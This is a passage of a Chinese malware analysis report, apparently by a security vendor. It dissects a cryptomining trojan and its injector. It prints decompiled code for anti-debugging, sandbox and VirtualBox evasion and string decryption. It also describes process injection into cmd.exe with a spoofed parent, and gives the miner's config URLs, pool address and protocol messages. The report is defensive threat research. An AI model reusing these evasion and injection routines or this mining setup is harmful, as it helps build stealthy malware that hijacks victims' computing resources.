    String2[3] = "aswToolsSvs.exe";
    String2[4] = "AvastSvc.exe";
    String2[5] = "AvastUI.exe";
    String2[6] = "wsc_proxy.exe";
    hSnapshot = CreateToolhelp32Snapshot(2u, 0);
    if ( hSnapshot == (HANDLE)0xFFFFFFFFFFFFFFFF164 )
        return 0i64;
    pe.dwSize = 0x130;
    v5 = 0;
    if ( Process32First(hSnapshot, &pe) )
    {
        do
        {
            for ( i = 0; i <= 6; ++i )
            {
                if ( !_stricmp(pe.szExeFile, String2[i]) )
                {
                    v5 = 1;
                    break;
                }
            }
        } while ( !v5 && Process32Next(hSnapshot, &pe) );
    }
    CloseHandle(hSnapshot);
    return v5;
}

```

检测杀毒软件并执行

1.2 cacheapp64.exe（注入器）

互斥体：创建互斥体 `Global\F4B8C7F7-9A21-4b0b-B838-D9F3A7B1234E` 防止同时多进程运行，检测 TPM 设备存在。

检查调试环境和工具：利用 IsDebuggerPresent 检测是否在调试，并检查是否存在 IDA、XDBG、WireShark 等逆向工具进程。

```

if ( !CreateMutexW(0i64, 1, L"Global\F4B8C7F7-9A21-4b0b-B838-D9F3A7B1234E") || GetLastError() == ERROR_ALREADY_EXISTS )
    goto end;
__imp_CreateFileA = CreateFileA;
FileA = CreateFileA("\\\\.\\TPM", 0x80000000, 1u, 0i64, 3u, 0, 0i64);
if ( FileA == 0xFFFFFFFFFFFFFFFFi64 )
{
    RaiseException(0xC0000005, 1u, 0, 0i64);
    __fastfail(7u);
}
__imp_CloseHandle = CloseHandle;
CloseHandle(FileA);
if ( !IsDebuggerPresent() && !IsDebuggerPresent() )
{

```

互斥体、检测 TPM、检测调试

```
else
{
    // 检查进程
    hSnapshot = Toolhelp32Snapshot_0;
    while ( 1 )
    {
        reverse_tool = reverse_tool_list;
        if ( reverse_tool_list != *(&reverse_tool_list + 1) )
            break;
    }
next_proc:
    if ( !Process32Next(hSnapshot, &pe) )
    {
        __imp_CreateFileA = CreateFileA;
        __imp_CloseHandle = CloseHandle;
        (CloseHandle)(hSnapshot);
        goto next;
    }
    reverse_tool_1 = *(&reverse_tool_list + 1);
    while ( 1 )
    {
        size = reverse_tool->size;
        name = reverse_tool->name;
        Str2[6] = &Str2[8];
        Str2[7] = 0i64;
        LOBYTE(Str2[8]) = 0;
        std::string::reserve(&Str2[6], size + 4);
        if ( 0x3FFFFFFFFFFFFFFF64 - Str2[7] < size )
            goto LABEL_223;
        std::string::M_append(&Str2[6], name, size);
        if ( 0x3FFFFFFFFFFFFFFF64 - Str2[7] <= 3 )
            goto LABEL_223;
        std::string::M_append(&Str2[6], ".exe", 4i64);
        reverse_tool_exe_name = Str2[6];
        is_not_eq = strcmp(pe.szExeFile, Str2[6]);
        if ( reverse_tool_exe_name != &Str2[8] )
            operator_delete(reverse_tool_exe_name);
        // 若一样则退出循环
        if ( !is_not_eq )
            break;
        reverse_tool += 2;
        if ( reverse_tool_1 == reverse_tool )
            goto next_proc;
    }
    (CloseHandle)(hSnapshot);
}
}
exit:
    exit(1);
}
```

检测调试进程

.rdata:0000000140CC4BA0	dq offset aIda	; "ida"
.rdata:0000000140CC4BA8	dq offset aX32dbg	; "x32dbg"
.rdata:0000000140CC4BB0	dq offset aX64dbg	; "x64dbg"
.rdata:0000000140CC4BB8	dq offset aIda64	; "ida64"
.rdata:0000000140CC4BC0	dq offset aX8664Sse4Avx2	; "x86_64-SSE4-AVX2"
.rdata:0000000140CC4BC8	dq offset aWireshark	; "wireshark"
.rdata:0000000140CC4BD0	dq offset aProcesshacker	; "processhacker"
.rdata:0000000140CC4BD8	dq offset aNetstat	; "netstat"
.rdata:0000000140CC4BE0	dq offset aNetmon	; "netmon"
.rdata:0000000140CC4BE8	dq offset aTcpview	; "tcpview"
.rdata:0000000140CC4BF0	dq offset aFilemon	; "filemon"
.rdata:0000000140CC4BF8	dq offset aRegmon	; "regmon"
.rdata:0000000140CC4C00	dq offset aCain	; "cain"

调试进程名列表

判断沙箱环境：随后，借助 NtDelayExecution 函数进行 10 秒的休眠操作。同时，通过两次调用 GetTickCount64 函数并计算其差值，以此判断该差值是否大于 9 毫秒，进而判定是否存在加速情况（此为对沙箱环境的判断）。不过，此处的 9 毫秒推测为编写错误，正常情况下应为 9000 毫秒。

```
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
NtDelayExecution = GetProcAddress(ModuleHandleW, "NtDelayExecution");
// 休眠十秒，检测是否被加速
if ( !NtDelayExecution
    || (v16 = GetTickCount64(),
        pData = -1000000000ui64,
        v17 = v16,
        (NtDelayExecution)(0i64, &pData),
        GetTickCount64() - v17 > 9) )
{
    if ( GetModuleFileNameA(0i64, &pData, 0x104u) )
```

检测沙箱环境

防止文件过大：利用 GetFileSizeEx 获取文件大小，并判断是否大于 813 MB，若大于则直接退出进程。

```
if ( GetModuleFileNameA(0i64, &pData, 0x104u) )
{
    hObject = __imp_CreateFileA(&pData, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
    if ( hObject != 0xFFFFFFFFFFFFFFFFi64 )
    {
        // 防止文件大于 813 MB
        if ( GetFileSizeEx(hObject, pcbSize) )
        {
            n0x64 = pcbSize[0].QuadPart / 0x100000 - 713;
            __imp_CloseHandle(hObject);
            if ( n0x64 > 100 )
                goto exit;
        }
        else
        {
            __imp_CloseHandle(hObject);
        }
    }
}
```

检测文件大小

检测虚拟机：随后利用 GetRawInputDeviceInfoW 检测是否有 VID_80EE 或 PNP0F03 字符串，分别代表 VirtualBox 与 PS/2 老式鼠标设备名。

```
while ( !GetRawInputDeviceList(0i64, &pe.dwSize, 0x10u) && pe.dwSize )
{
    pRawInputDeviceList = malloc_0(0x10i64 * pe.dwSize);
    pRawInputDeviceList_1 = pRawInputDeviceList;
    if ( !pRawInputDeviceList )
        goto LABEL_45;
    pe.dwSize = GetRawInputDeviceList(pRawInputDeviceList, &pe.dwSize, 0x10u);
    if ( pe.dwSize != 0xFFFFFFFF )
        goto ok;
    free(pRawInputDeviceList_1);
}
if ( pRawInputDeviceList_1 )
{
    p_hDevice = pRawInputDeviceList_1;
    dwSize = 0;
    pRawInputDeviceList_2 = pRawInputDeviceList_1;
    while ( dwSize < pe.dwSize )
    {
        hDevice = p_hDevice->hDevice;
        pcbSize[0].LowPart = 0;
        GetRawInputDeviceInfoW(hDevice, RIDI_DEVICENAME, 0i64, pcbSize);
        pData = &v171 + 8;
        std::wstring::_M_construct(&pData, pcbSize[0].LowPart, 0i64);
        GetRawInputDeviceInfoW(p_hDevice->hDevice, 0x20000007u, pData, pcbSize);
        i_1 = (&device_name_list + 1);
        for ( i = device_name_list; i_1 != i; i += 4 )
        {
            if ( std::wstring::find(&pData, *i, 0i64, i[1]) != 0xFFFFFFFFFFFFFFFFui64 )
            {
                free(pRawInputDeviceList_2);
                std::wstring::_M_dispose(&pData);
                exit(1);
            }
        }
        ++dwSize;
        ++p_hDevice;
        std::wstring::_M_dispose(&pData);
    }
    pRawInputDeviceList_3 = pRawInputDeviceList_2;
}
```

检测虚拟机

随后利用 EnumDeviceDrivers 遍历驱动，检测是否存在 VBoxSF、VBoxGuest、VBoxMouse、VBoxWddm 等驱动，若存在则说明该环境为 VirtualBox 虚拟机。

```
if ( EnumDeviceDrivers(&pData, 0x2000i64, &Str2[5]) )
{
    if ( LODWORD(Str2[5]) <= 0x1FFF )
    {
        hSnapshota_1 = 0i64;
        do
        {
            hSnapshota = hSnapshota_1;
            v34 = (GetDeviceDriverBaseNameA_1)(*&hSnapshota_1[pData_1], pcbSize, 0x400i64);
            hSnapshota_2 = hSnapshota;
            if ( v34 )
            {
                v36 = driver_list;
                if ( driver_list != *&driver_list + 1 )
                {
                    v147 = *&driver_list + 1;
                    hSnapshota_3 = hSnapshota;
                    pData_2 = pData_1;
                    do
                    {
                        v37 = v36[1];
                        Str2[0xA] = &Str2[0xC];
                        std::string::_M_construct<char const*>(&Str2[0xA], *v36, *v36 + v37, 0i64);
                        LOBYTE(Str2[0x18]) = 0;
                        p_p_Str2_1 = Str2[0xA];
                        Str2[0x16] = &Str2[0x18];
                        hSnapshotb = Str2[0xB];
                        Str2[0x17] = 0i64;
                        std::string::_reserve(&Str2[0x16], Str2[0xB] + 4);
                        if ( 0x3FFFFFFFFFFFFFFFFi64 - Str2[0x17] < hSnapshotb )
                            goto LABEL_223;
                        std::string::_M_append(&Str2[0x16], p_p_Str2_1, hSnapshotb);
                        if ( 0x3FFFFFFFFFFFFFFFFi64 - Str2[0x17] <= 3 )
                            goto LABEL_223;
                        std::string::_M_append(&Str2[0x16], ".sys", 4ui64);
                        *&pe.dwSize = &pe.th32DefaultHeapID;
                        v39 = strlen(pcbSize);
                        std::string::_M_construct<char const*>(&pe, pcbSize, pcbSize + v39, 0i64);
                        if ( *&pe.th32ProcessID == Str2[0x17]
                            && (!*&pe.th32ProcessID || !memcmp_0(*&pe.dwSize, Str2[0x16], *&pe.th32ProcessID)) )
                        {

```

检测 VirtualBox 虚拟机

利用 WNetEnumResourceA 遍历网络资源，检测是否存在 VirtualBox Shared Folders。

```

hModule_1 = hModule;
WNetOpenEnumA = GetProcAddress(hModule, "WNetOpenEnumA");
WNetEnumResourceA = GetProcAddress(hModule_1, "WNetEnumResourceA");
WNetCloseEnum = GetProcAddress(hModule_1, "WNetCloseEnum");
WNetCloseEnum_1 = WNetCloseEnum;
LOBYTE(WNetCloseEnum) = WNetOpenEnumA == 0i64;
LOBYTE(v8) = WNetEnumResourceA == 0i64;
LODWORD(WNetCloseEnum) = v8 | WNetCloseEnum;
LOBYTE(WNetCloseEnum_1) = (WNetCloseEnum_1 == 0i64) | WNetCloseEnum;
WNetCloseEnum_2 = WNetCloseEnum;
if ( WNetCloseEnum
    || (dwBytes = 0xFFFFFFFF00004000ui64, (WNetOpenEnumA)(2i64, 0i64, 0i64, hMem, &v33))
    || (WNetCloseEnum_3 = WNetCloseEnum_2, (hMem_2 = GlobalAlloc(0x40u, dwBytes)) == 0i64) )
{
    FreeLibrary(hModule_1);
    return 0;
}
while ( 2 )
{
    while ( 2 )
    {
        memset(hMem_2, 0, dwBytes);
        if ( (WNetEnumResourceA)(v33, &dwBytes + 4, hMem_2, &dwBytes) )
        {
            WNetCloseEnum_4 = WNetCloseEnum_3;
            goto LABEL_7;
        }
        v14 = HIWORD(dwBytes);
        if ( !HIWORD(dwBytes) )
            continue;
        break;
    }
    hModule_2 = hModule_1;
    hMem_1 = hMem_2;
    WNetEnumResourceA_1 = WNetEnumResourceA;
    WNetCloseEnum_5 = WNetCloseEnum_1;
    v28 = 0;
    WNetCloseEnum_6 = WNetCloseEnum_3;
    while ( 1 )
    {
        VirtualBoxSharedFolders_1 = *(&VirtualBoxSharedFolders + 1);
        VirtualBoxSharedFolders = VirtualBoxSharedFolders;
        if ( *(&VirtualBoxSharedFolders + 1) != VirtualBoxSharedFolders )

```

检测 VirtualBox 虚拟机

通过指定动态库文件存在情况判断当前环境：搜索 C:\Windows\System32 目录下是否存在包含以下字符串的文件，主要是 Sandboxie、Avast、VirtualBox 相关软件，从而判断是否存在沙箱、杀毒软件，是否在虚拟机环境中。

SbieDll
SxIn
Sd2
snxhk
cmdvrt32
VBoxDispD3D
VBoxGL
VBoxHook
VBoxICD
VBoxMRXNP
VBoxNine
VBoxSVGA
VBoxTray

检测电池状态：通过 NtPowerInformation 获取系统电源信息，检查系统休眠文件存在、是否指定系统电源状态。

```
v43 = (GetModuleHandleW)(L"ntdll.dll");
NtPowerInformation = (GetProcAddress)(v43, "NtPowerInformation");
if ( !NtPowerInformation )
    goto LABEL_78;
pData_3 = &pData;
for ( j = 19i64; j; --j )
{
    *&pData_3->PowerButtonPresent = 0;
    pData_3 = (pData_3 + 4);
}
if ( NtPowerInformation(SystemPowerCapabilities, 0i64, 0i64, &pData, 0x4C) < 0
    || pData.HiberFilePresent           // 如果此成员为 TRUE，则系统休眠文件存在。
    || pData.RtcWake )                 // 如果此成员为 TRUE，则指定了系统电源状态。
{
```

继续休眠三十秒，期间每间隔五千毫秒会中断一次，但最终仍会完成三十秒的休眠时长。推测此举是为了反沙箱加速。

```
// 三十秒内一直循环
while ( GetTickCount64() - TickCount64 <= 29999 )
{
    while ( 1 )
    {
        pData = -100000000i64;
        // 休眠1秒
        UtDelayExecution(0i64, &pData);
        // 只有非 5000 倍数的时候才会符合条件
        if ( __ROR8__(0xD288CE703AFB7E91ui64 * (GetTickCount64() - TickCount64), 3) > 0xD1B71758E2196ui64 )
            break;
        GetCurrentProcessId();
        if ( GetTickCount64() - TickCount64 > 29999 )
            goto LABEL_82;
    }
}
```

解密出字符串与 PE 数据：随后运行时通过循环右移、异或、加减取模等算术运算解密出以下不同字符串，以及挖矿木马本体。

字符串/数据	作用
SYSTEMROOT	Windows 路径
System32	拼接到 Windows
cmd.exe	被注入进程
\tqletrbzfghi.tmp	用于存储挖矿木马PE数据的临时文件名
TEMP	Temp 路径
xmr	-
\BaseNamedObjects\kdbxjlxztywkljr	互斥体名称
挖矿木马PE数据	最终载荷
explorer.exe	cmd.exe 父进程伪造用
\??\	拼接出 Nt 能用的路径格式

字符串/数据作用表

```
if ( !is_set_0 )
{
    need_decrypt = 1;
    memcpy(BaseNamedObjects_kdbxjlxztywkljrm, &encrypted_str, sizeof(BaseNamedObjects_kdbxjlxztywkljrm));
    is_set_0 = 1;
    atexit(nullsub_12);
}
if ( need_decrypt )
{
    v61 = 0x31098D1B13F92B35i64;
    v62 = 0i64;
    v63 = 0i64;
    for ( m = 0i64; m != 0x23; ++m )
    {
        v61 = v63 ^ __ROR8__(v61, m % 7 + 1);
        v63 -= 0x61C8864680B583EBi64;
        v65 = v62 + ((0x31098D1B13F92B35ui64 >> (8 * (m & 3u))) & 0x1F);
        v62 += 0x1Fi64;
        // \BaseNamedObjects\kdbxjlxztywkljr
        BaseNamedObjects_kdbxjlxztywkljrm[m] = (v61 >> (8 * (m & 7u))) ^ (BaseNamedObjects_kdbxjlxztywkljrm[m]
        - v65 % 0x7F);
    }
    need_decrypt = 0;
}
```

其中一个字符串解密代码

注入挖矿木马部分流程：随后将创建进程并注入挖矿木马，其中并未显式调用API名称，而是采用基于哈希的方式解析出API调用号，并通过该调用号间接完成相关功能调用。该流程中涉及的部分API包括：

利用 NtCreateFile、NtSetInformationFile、NtWriteFile、NtCreateSection 将挖矿木马文件创建并标记删除，随后建立映射关系。

利用 NtCreateUserProcess、NtMapViewOfSection 创建 cmd.exe 进程并伪造父进程为 explorer.exe，并将挖矿木马 PE 数据映射进 cmd.exe 进程。

利用 NtSetContextThread 设置 context，修改入口点与模块基址，从而完成注入操作。



注入挖矿木马部分流程

1.3 挖矿木马

该挖矿木马与注入器类似，正式挖矿之前也会检查沙箱相关模块、TPM 设备等内容，不同的是挖矿木马会实时检测 Taskmgr.exe、ProcessHacker.exe、perfmon.exe、procexp.exe、procexp64.exe 等系统监控相关工具，若检测到上述软件则会停止挖矿，若检测到上述软件关闭则会继续挖矿。

```

if ( v22 )
    memcpy(v24, L"procexp64.exe", v21);
v23 = *(_QWORD *)&pe.dwSize;
v24 = (char *)v39[0];
v25 = 2i64 * *(_QWORD *)&pe.dwSize;
LABEL_36:
v39[1] = v23;
*(_WORD *)&v24[v25] = 0;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v27 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot == (HANDLE)-1i64 )
{
    v29 = 0;
}
else
{
    pe.dwSize = 568;
    if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
    {
        while ( 2 )
        {
            v28 = (const wchar_t **)v31;
            do
            {
                if ( !wcsicmp(pe.szExeFile, *v28) )
                {
                    v29 = 1;
                    goto f_check_processes_anti_debug;
                }
                v28 += 4;
            }
            while ( &pe != (PROCESSENTRY32W *)v28 );
            if ( Process32NextW(v27, &pe) )
                continue;
            break;
        }
    }
}

```

检测系统监控相关进程

随后该木马通过请求 <https://reentrys.co/GzueSqAf/raw> 或 <https://pastebin.com/raw/WcTE2iw1> 获取到挖矿配置，其中 url 键值为矿池 IP 和端口。

```
{
  "autosave": false,
  "cpu": { "enabled": true, "max-threads-hint": 20, "throttle": 90 },
  "opencl": false,
  "cuda": false,
  "pools": [
    {
      "coin": null,
      "algo": "rx/0",
      "url": "188.137.240.64:443",
      "user": "x",
      "pass": "x",
      "tls": true,
      "keepalive": false,
      "nicehash": true
    }
  ]
}
```

随后，向该 url 发送登录请求，账号与密码均为 x。说明，在登录过程中未设置钱包地址，或者类似于公共矿池，存在独立的账号和密码。基于此，可推测该矿池为私人矿池。

```

{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "login",
  "params": {
    "login": "x",
    "pass": "x",
    "agent": "SysOptimizer/3.2.1 (Windows NT 10.0; Win64; x64) libuv/1.48.0 gcc/15.1.0",
    "algo": [
      "rx/0",
      "cn/2",
      "cn/r",
      "cn/fast",
      "cn/half",
      "cn/xao",
      "cn/rto",
      "cn/rwz",
      "cn/zls",
      "cn/double",
      "cn/ccx",
      "cn/1",
      "rx/wow",
      "rx/arq",
      "rx/graft",
      "rx/sfx",
      "rx/yada",
      "argon2/chukwa",
      "argon2/chukwav2",
      "argon2/ninja"
    ]
  }
}

```

随后矿池开始下发计算哈希的任务，随后计算 blob 的哈希，利用不同的 nonce 来计算，试图让计算出的哈希达到一定的条件 target。

```

{
  "blob": "0a0ab8dac8ca063814d52de31d92b83175b1a4696d8c9016907f87ae617325f23a78e02edbcf7f06",
  "job_id": "000000009f457031",
  "target": "ff7f0000",
  "algo": "rx/0",
  "height": 389511,
  "seed_hash": "0fb7dc92b17939eb774ea930f0aa418cc1753181ed40e1c7d6d3ff5b9a8c50e1"
}

```

随后受害者系统中的挖矿木马会根据下发的任务配置进行 RandomX 哈希算法碰撞计算，计算出小于 target (0x00007fff) 的哈希值 (00003002)，并发送至矿池服务器中，从而给私人矿池提供算力。

```
{
  "id": 8,
  "jsonrpc": "2.0",
  "method": "submit",
  "params": {
    "id": "02c8520194612a5c",
    "job_id": "000000009f457031",
    "nonce": "268700df",
    "result": "44a31551df2193c565eaf1494ddeec96cbb92c804ee35f0370c650d902300000",
    "algo": "rx/0"
  }
}
```

```
static inline void checkHash(const JobBundle &bundle, std::vector<JobResult> &results, uint32_t nonce, uint8_t hash)
{
    if (*reinterpret_cast<uint64_t*>(hash + 24) < bundle.job.target()) {
        results.emplace_back(bundle.job, nonce, hash);
    }
    else {
        LOG_ERR("%s " RED_S "GPU #%u COMPUTE ERROR", backend_tag(bundle.job.backend()), bundle.device_index);
        errors++;
    }
}
```

检查哈希是否符合 target 的 XMRig 开源项目中函数

火绒安全团队在此郑重提醒广大用户：切勿触碰安全红线！网络黑产常常利用色情、破解类软件作为载体传播病毒，此类软件背后往往暗挖矿木马、勒索病毒等恶意程序，不仅会侵占设备算力资源、导致硬件损耗加速，还可能窃取用户隐私数据，造成多重安全风险。目前，元旦、春节等节假日将至，不少用户会选择通过电脑等终端设备进行休闲娱乐，火绒安全在此特别提醒，选择电脑游戏或下载各类软件时，务必通过官方官网、正规应用平台等可信渠道获取，坚决远离来源不明的资源，避免因一时疏忽给恶意程序可乘之机。如需反馈相关病毒样本，可联系火绒安全官方客服，我们将持续跟踪各类新型恶意程序，为用户提供可靠的安全防护保障，守护大家度过一个安全舒心的假期。

二、附录

C&C :

C&C
188.137.240.64

HASH :

SHA256
a67db7889b2bb834b178bd712724b0a2b636890eadaad917ce6256975cddda3c